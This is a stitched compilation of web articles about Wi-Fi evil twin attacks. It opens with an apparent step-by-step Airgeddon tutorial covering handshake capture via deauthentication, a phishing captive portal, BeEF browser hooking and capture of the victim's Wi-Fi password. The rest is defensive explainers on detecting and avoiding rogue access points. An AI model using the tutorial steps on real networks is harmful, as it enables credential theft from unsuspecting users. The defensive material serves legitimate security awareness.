
If you don't have a captured Handshake file from the target network you can get it now

---------


Do you already have a captured Handshake file? Answer yes ("y") to enter the path or answers no ("n") to capture a new one now [y/N]

N

Once the capture process has started, a window with red text sending deauth packets and a window with white text listening for handshakes will open. You'll need to wait until you see "WPA Handshake:" and then the BSSID address of your targeted network. In the example below, we're still waiting for a handshake.

[](https://img.wonderhowto.com/img/original/77/42/63658239614167/0/636582396141677742.jpg)

Once you see that you've got the handshake, you can exit out of the *Capturing Handshake*window. When the script asks you if you got the handshake, select *Y*, and save the handshake file. Next, select the location for you to write the stolen password to, and you're ready to go to the final step of configuring the phishing page.

[](https://img.wonderhowto.com/img/original/94/69/63658241355675/0/636582413556759469.jpg)

Step 6Set Up the Phishing Page

In the last step before launching the attack, we'll set the language of the phishing page. The page provided by Airgeddon is pretty decent for testing out this style of attack. In this example, we'll select *1* for English. When you've made your selection, press *Enter*, and the attack will begin with six windows opening to perform various functions of the attack simultaneously.

Selected BSSID: ██████████████

Selected channel: 11

Selected ESSID: ██████████████

Deauthentication chosen method: Aireplay

Handshake file selected: /root/handshake-██████████████.cap

Choose the language in which network clients will see the captive portal:

---------

0. Return to Evil Twin attacks menu

---------

1. English

2. Spanish

3. French

4. Catalan

5. Portuguese

6. Russian

7. Greek

8. Italian

9. Polish

10. German


---------

\*Hint\* On Evil Twin attack with BeEF intergrated, in addition to obtaining keys using sniffing techniques, you can try to control the client's browser launching numerous attack vectors. The success of these will depend on many factors such as the kind of client's browser and its version


---------

Step 7Capture Network Credentials

With the attack underway, the victim should be kicked off of their network and see our fake one as the only seemingly familiar option. Be patient, and pay attention to the network status in the top right window. This will tell you when a device joins the network, allowing you to see any password attempts they make when they're routed to the captive portal.

[](https://img.wonderhowto.com/img/original/70/33/63658240230589/0/636582402305897033.jpg)

When the victim joins your network, you'll see a flurry of activity like in the picture below. In the top-right corner, you'll be able to see any failed password attempts, which are checked against the handshake we gathered. This will continue until the victim inputs the correct password, and all of their internet requests (seen in the green text box) will fail until they do so.

[](https://img.wonderhowto.com/img/original/90/11/63658240255745/0/636582402557459011.jpg)

When the victim caves and finally enters the correct password, the windows will close except for the top-right window. The fake network will vanish, and the victim will be free to connect back to their trusted wireless network.

The credentials should be displayed in the top-right *Control* screen, and you should copy and paste the password into a file to save, in case the script doesn't save the file correctly. This sometimes happens, so make sure not to forget this step or you might lose the password you just captured.

Control

Evil Twin AP Info // BSSID: ██████████████ // Channel: 11 // ESSID: ██████████████

Online time

00:01:40

Password captured successfully:

/tmp/ag.control.sh: line 37: ${log\_path}: ambiguous redirect

██████████████

The password was saved on file: [/root/evil\_twin\_captive\_portal\_password-██████████████.██████.txt

Press [Enter] on the main script window to continue, this window will be closed

After this, you can close the window, and close down the tool by pressing *Ctrl + C*. If we get a valid credential in this step, then our attack has worked, and we've got the Wi-Fi password by tricking the user into submitting it to our fake AP's phishing page!

Defending Against an Evil Twin AP Attack

The best way of defending against an evil twin attack is to know about the tactic, and know that the signs of one should make you highly suspicious. If you abruptly lose the ability to connect to your trusted network and suddenly see an open wireless network with the same name, these are neither a coincidence nor a normal turn of events.

Never connect to an unknown wireless network pretending to be yours, especially one without encryption. If you suspect your router is actually updating, turn off your Wi-Fi and plug into the router's Ethernet directly to see what the problem is.

Thanks for reading this guide to evil twin AP attacks! If you have any questions or comments, feel free to leave a comment or reach me on Twitter [@KodyKinzie](https://twitter.com/kodykinzie). And check out [our Wi-Fi hacking series](https://null-byte.wonderhowto.com/how-to/wi-fi-hacking/) for more guides.

**How to identify and prevent evil twin attacks**

Mar 03, 2020 · 5 min read



Evil twins aren’t just the stuff of horror movies. In the online world, they can steal your sensitive details while you browse on public Wi-Fi. Find out what an evil twin attack is, how it’s performed, and how to protect yourself from it.

**What is an evil twin attack?**

An evil twin attack is a [hack attack](https://nordvpn.com/blog/hacking/) in which a hacker sets up a fake Wi-Fi network that looks like a legitimate access point to steal victims’ sensitive details. Most often, the victims of such attacks are ordinary people like you and me.

The attack can be performed as [a man-in-the-middle (MITM) attack](https://nordvpn.com/blog/man-in-the-middle-attack/). The fake Wi-Fi access point is used to eavesdrop on users and steal their login credentials or other sensitive information. Because the hacker owns the equipment being used, the victim will have no idea that the hacker might be intercepting things like bank transactions.

An evil twin access point can also be used in a phishing scam. In this type of attack, victims will connect to the evil twin and will be lured to a phishing site. It will prompt them to enter their sensitive data, such as their login details. These, of course, will be sent straight to the hacker. Once the hacker gets them, they might simply disconnect the victim and show that the server is temporarily unavailable.

RELATED ARTICLES

[What is a buffer overflow attack?In Depth · 4 min read](https://nordvpn.com/blog/buffer-overflow-attack/)

[What is penetration testing?In Depth · 4 min read](https://nordvpn.com/blog/what-is-penetration-testing/)

**Evil twin attack example**

The most common evil twin attack scenario you may come across in the wild is one with Captive Portals. Many public Wi-Fi networks use web pages that require your login details to connect you to the internet. The goal of this attack is to fool the victim into giving their authentication details for a legitimate Wi-Fi network. Once the hacker has these details, they can log into the network, take control of it, monitor unencrypted traffic, and perform other MITM attacks. Let’s delve deeper into what happens at every step of this attack.

**Step 1: hacker sets up a fake wireless access point**

A hacker chooses a public place that has many hotspots, such as your local Starbucks or an airport. Such places usually have multiple Wi-Fi access points with the same name. It’s good if you are walking around the building and don’t want to lose your connection, but it also makes the hacker's job much easier when it comes to creating a fake hotspot with the same Wi-Fi name.

Now the bad actor can use anything from a network card, tablet, or laptop to a portable router or a Wi-Fi Pineapple (if they need more range) to create a hotspot. It’s pretty easy! Just think about the last time you used your phone as a hotspot to share a connection with your other devices or your friends. That’s exactly what a hacker does; however, they use the same Service Set Identifier (SSID) name, also known as simply the Wi-Fi name, as the legitimate one does.

Why does this matter? Because most devices aren’t clever enough to distinguish between a legitimate and a fake access point if they have the same SSID. (Some hackers can go as far as cloning the MAC address of the trusted network.) That’s why it’s called an evil twin!

**Step 2: hacker creates fake Captive Portal**

If you’ve ever used public Wi-Fi, you have probably seen a Captive Portal page. They usually either ask for some basic information about you or prompt you to enter Wi-Fi login and password. The problem with Captive Portals is that there’s no standard on how they should look, and they are usually poorly designed.

Those who use public Wi-Fi are so used to them being this way that it’s hard to tell the difference between a legitimate page and a fake one. Unfortunately, if you come across the latter, it will send your details straight to the hacker.

Hackers might miss this step if they are setting up an evil twin where Wi-Fi network is open and thus doesn’t have a captive portal. If the legitimate Wi-Fi has a password, faking a captive portal helps the hacker to get login details and connect to the network.

**Step 3: hacker makes victims connect to evil twin Wi-Fi**



Now that the hacker has a hotspot and a captive portal, they need to make people ditch the legitimate connection and connect to theirs. This can be done in two ways:

* They create a stronger Wi-Fi signal by positioning themselves closer to their victims, which will result in nearby devices automatically connecting to the evil twin.
* They kick everyone off the main network by [DoSing](https://nordvpn.com/blog/what-is-a-ddos-attack/" \t "_blank) them, or by flooding them with deauthentication packets. The devices connected to the legitimate network will be disconnected, which will lead users back to their Wi-Fi connection page.

Now they will see a new network with an identical name, which most likely will state ‘Unsecure’. This will set off alarm bells for security-aware users, but many people will simply brush it off. This method might not work in an office environment, where it would raise suspicion.

**Step 4: hacker steals login details**

If the evil twin has a fake captive portal, the user will be directed straight to the login page when they click on the new network. They will be required to enter the same login details they used the first time they connected to a legitimate network.

This time round, however, they are sending these details to the hacker. Now that the hacker has them, they can monitor network traffic and what you do online. If you tend to use the same login details for all your accounts, the hacker could also use them in credential stuffing attacks.

**How to protect yourself**

* Don’t log into any accounts on public Wi-Fi. This way, the hacker will not be able to steal your credentials and use them against you.
* Avoid connecting to Wi-Fi hotspots that say ‘Unsecure,’ even if it has a familiar name.
* Use 2-factor-authentication for all your sensitive accounts. This way, even if a hacker gets hold of your login credentials, they will still struggle to get into your accounts.
* Learn to recognize [social engineering attacks](https://nordvpn.com/blog/social-engineering/), [phishing](https://nordvpn.com/blog/what-is-phishing/), and [spoofed URLs](https://nordvpn.com/blog/url-spoofing/).
* Only visit [HTTPs websites](https://nordvpn.com/blog/https-vs-vpn/), especially when on open networks. HTTPs websites provide end-to-end encryption, making it difficult or impossible for hackers to see what you do when you visit them.
* Don’t dismiss your device's notifications, especially if you were kicked off the network and you’re connecting to what you think is a known Wi-Fi network. If your device recognizes it as a new network, don’t ignore it!
* Don’t autosave Wi-Fi on your device because when it’s not connected to your home or office networks, it will transmit so-called probes. They can give out a lot of information about you, including [your home address](https://nordvpn.com/blog/wifi-scanning-hack/). Hackers can sniff this information and pretend to be your home network.
* Use a VPN whenever you connect to a public hotspot. It will encrypt your traffic before it leaves your device, making sure that no one sniffing the traffic can see your browsing behaviors.

Wireless connectivity has existed now for more than twenty years. And as technology advances, wireless access to the internet increases. Public WiFi access points are everywhere. They exist in restaurants, coffee shops, and shopping malls. Even entire cities offer public access to the internet. Additionally, if you carry a phone, you likely have wireless access in the palm of your hand. But how safe are these access points, and what risk do they pose to your security? Connection to public internet access exposes your data to eavesdropping through a method known as the “Evil Twin” attack.

**What is an Evil Twin?**

The Evil Twin is [a type of man-in-the-middle attack](https://www.uscybersecurity.net/mitm/) where a fake access point is used to eavesdrop on activity. An attacker is then able to capture traffic or plant malware on the system. Evil twins appear to be legitimate access points by cloning the MAC address and the name or service set identifier (SSID) of the network. The evil twin is very similar to phishing and website spoofing in that it uses much the same tactics.

The evil twin attack begins by cloning a network SSID and pretending to be a local hotspot. An unsuspecting user then connects to the hotspot believing it to be the real one. Unbeknownst to the user, an attacker is actually intercepting all traffic between the user and the host, while also stealing personal data. This can lead to stolen credentials and sensitive information, resulting in identity theft or financial loss. This attack is so successful because most devices are unable to distinguish between two networks with the same name.

**Implications to Cybersecurity**

The Evil Twin attack poses a significant risk to cybersecurity. Employees may connect and log into a company website through a phony WiFi hotspot thinking it is a legitimate access point. The hacker behind the hotspot then obtains login credentials, and now has access to the company website. Additionally, the hacker is able to steal data or plant malware. Furthermore, attackers can use social engineering to clone a login page and kick users off the access point. This forces them to enter login credentials and reconnect through the attacker’s portal, where credentials are stolen, and traffic is monitored. End users are specifically at risk from evil twin attacks.

For example, perhaps a new coffee shop opens up that is named The Coffee Cafe. As part of their service, they offer free WiFi to their customers. A hacker, using their laptop and a few relatively inexpensive pieces of equipment, can broadcast that same SSID from a nearby source. But because the signal is stronger than the real network, customers will be tempted to select it over the legitimate access point. You spend the time surfing your social media accounts, checking your bank account, or even logging into a company portal. Meanwhile, the hacker has been capturing all of your login credentials and data. The hacker now has complete control over the WiFi session and is able to siphon data, create a back door, or inject malware onto the system.

**Preventing the Evil Twin attack**

Evil Twins are difficult to detect. This is because the SSID is identical to the real one, and attackers typically offer internet access. But there are steps you can take to prevent connection to an evil twin.

Companies:

* Employ the use of [WiFi Intrusion Prevention Systems (WIPS)](https://en.wikipedia.org/wiki/Wireless_intrusion_prevention_system) designed to detect unauthorized duplicate access points. This can help prevent employees or clients from connecting to an evil twin access point.
* Protect access points through the use of a Personal Security Key (PSK) and provide it to employees and customers.

End Users:

* Do not connect to open WiFi access points without verifying it as legitimate.
* Disable to auto connect feature and promiscuous mode on all wireless devices.
* [Use a Virtual Private Network (VPN)](https://www.uscybersecurity.net/vpn/) to encapsulate all traffic if using a public access point.
* Ask the establishment for the official name of their hotspot, and any security key if one exists.
* Intentionally type in the wrong key. Some evil twins will grant access to the hotspot no matter what key is entered.
* Avoid public free WiFi access altogether.

These are the best practices for using public WiFi hotspots. Following these steps can help protect you or your company from an Evil Twin attack.

How to Detect and Escape Evil Twin Wi-Fi Access Points

**Posted by Geraldine Hunt on Wed, Aug 8th, 2018**

So you are hanging out at a new café that just opened up down the street and you bring your laptop or smartphone to take advantage of the [free WiFi service](https://www.titanhq.com/security-articles/wifi-filtering-for-restaurants/) they provide.  The café is named “Bread and Butter”, your laptop identifies a wireless hotspot appropriately called “Bread and Butter WiFe”, and you eagerly connect assuming that it belongs to the café. As you peruse your favorite social media site, access your email and check to see if a financial transaction cleared your online bank account, a hacker has been capturing all of your login credentials and data.  You have just been a victim of a man-in-the-middle attack thanks to an ‘Evil Twin’.

**An Evil Twin is a rogue wireless hotspot that impersonates a legitimate hotspot.**

Hackers set up evil twin access points in areas serviced by public WiFi by cloning the MAC address and Service Set Identifier (SSIS) of an existing wireless AP.  For instance, perhaps a coffee shop has a hotspot called “Internet Coffee” that is broadcast from the wireless AP in the back office.  A hacker, using his or her laptop coupled with the necessary equipment can broadcast the same SSID from a table in the customer area.  By ensuring that the signal of the evil twin is stronger than the authorized network, customers will be tempted to select it over the legitimate offering.

In some cases, a customer’s laptop may choose the stronger signal automatically.  For instance, customers staying at a resort hotel may select “Connect Automatically” on their device so that it connects automatically during the duration of their stay.  Doing so would allow the wireless device to connect to the evil twin when it comes within range of it.  If it identifies both SSIDs, it will choose the strong signal by default.  It is also possible for a hacker to perform a [denial of service (DOS) attack](https://www.titanhq.com/blog/the-biggest-cyber-security-threat-is-apathy/)on the legitimate hotspot, which will, in turn, disconnect everyone from it.  The devices will then choose the evil twin when reconnecting.  This is especially easy to perform on open WiFi networks.

Once a client is connected to an evil twin, an attacker can easily eavesdrop on its signal to hijack the device’s communications.  The attacker can monitor traffic, steal credentials or redirect clients to malicious websites to either download malware or capture online credentials to fake sites.

In some instances, the malicious hotspot does not have to be an evil twin per se.  For instance, maybe a local coffee shop never bothered to change the default name of its SSID, which includes the name of the internet provider.  In this case, a hacker could simply broadcast an SSID that incorporates the name of the coffee shop and many customers will make the incorrect assumption and select it.  A hacker could also create an evil hotspot in the pool area of a hotel resort with the word “pool” contained within the SSID, tricking resort travelers that it must be a separate pool area hotspot offered by the hotel.

**What you can do to avoid man-in-the-middle attacks from evil twins**


* Always ask the establishment what the name of the official hotspot is.  This will prevent you from making incorrect assumptions and choose a malicious hotspot.
* If the official hotspot you want to connect to has a key, try intentionally typing in the wrong key.  If the connection accepts the blatantly wrong key, it is most likely an evil twin.
* Disable the “auto connect” or “auto join” functions for saved hotspots for all of your wireless devices.  This is good advice period.
* You should also manually disconnect from a hotspot every couple of hours and manually reconnect to your desired hotspot and type in the password to confirm the connection.

**What you can do as a business owner or proprietor**

* Clearly advertise the name of the wireless network you offer your customers in a prominent location so all your customers can see it.  Rather than simply provide open WiFi, [protect the hotspot](https://www.webtitan.com/webtitan-cloud-for-wifi/) with a Personal Security Key (PSK) and create a system to provide the key to your customers.
* Check the customer area with your own mobile device to look for hotspots that are impersonating your official ones and alert your customers if necessary.
* Obtain the services of a wireless expert if you suspect that someone has permanently placed an evil twin or malicious hotspot on your property.  Using a laptop and an antenna, a trained professional can triangulate the location of a malicious AP.  There are also software applications such as EvilAP\_Defender, which is designed to find evil twins and even notify through email when one has been identified.

[**Talk to one of our security experts today**](https://www.titanhq.com/contact/)**about securing your public Wi-Fi to prevent costly and damaging attacks.**

**EVIL TWIN ATTACK:  
The Definitive Guide**



In this article, I’ll show you how an attacker performs an Evil twin Attack to retrieve cleartext WPA2 passphrase on automation using a fake Access Point.

I am using a sample web page for the demonstration.

An attacker can turn this webpage into basically any web app to steal information.

Information like domain credentials, social login passwords, credit card information etc.

ET

**Evil Twin**

*noun*

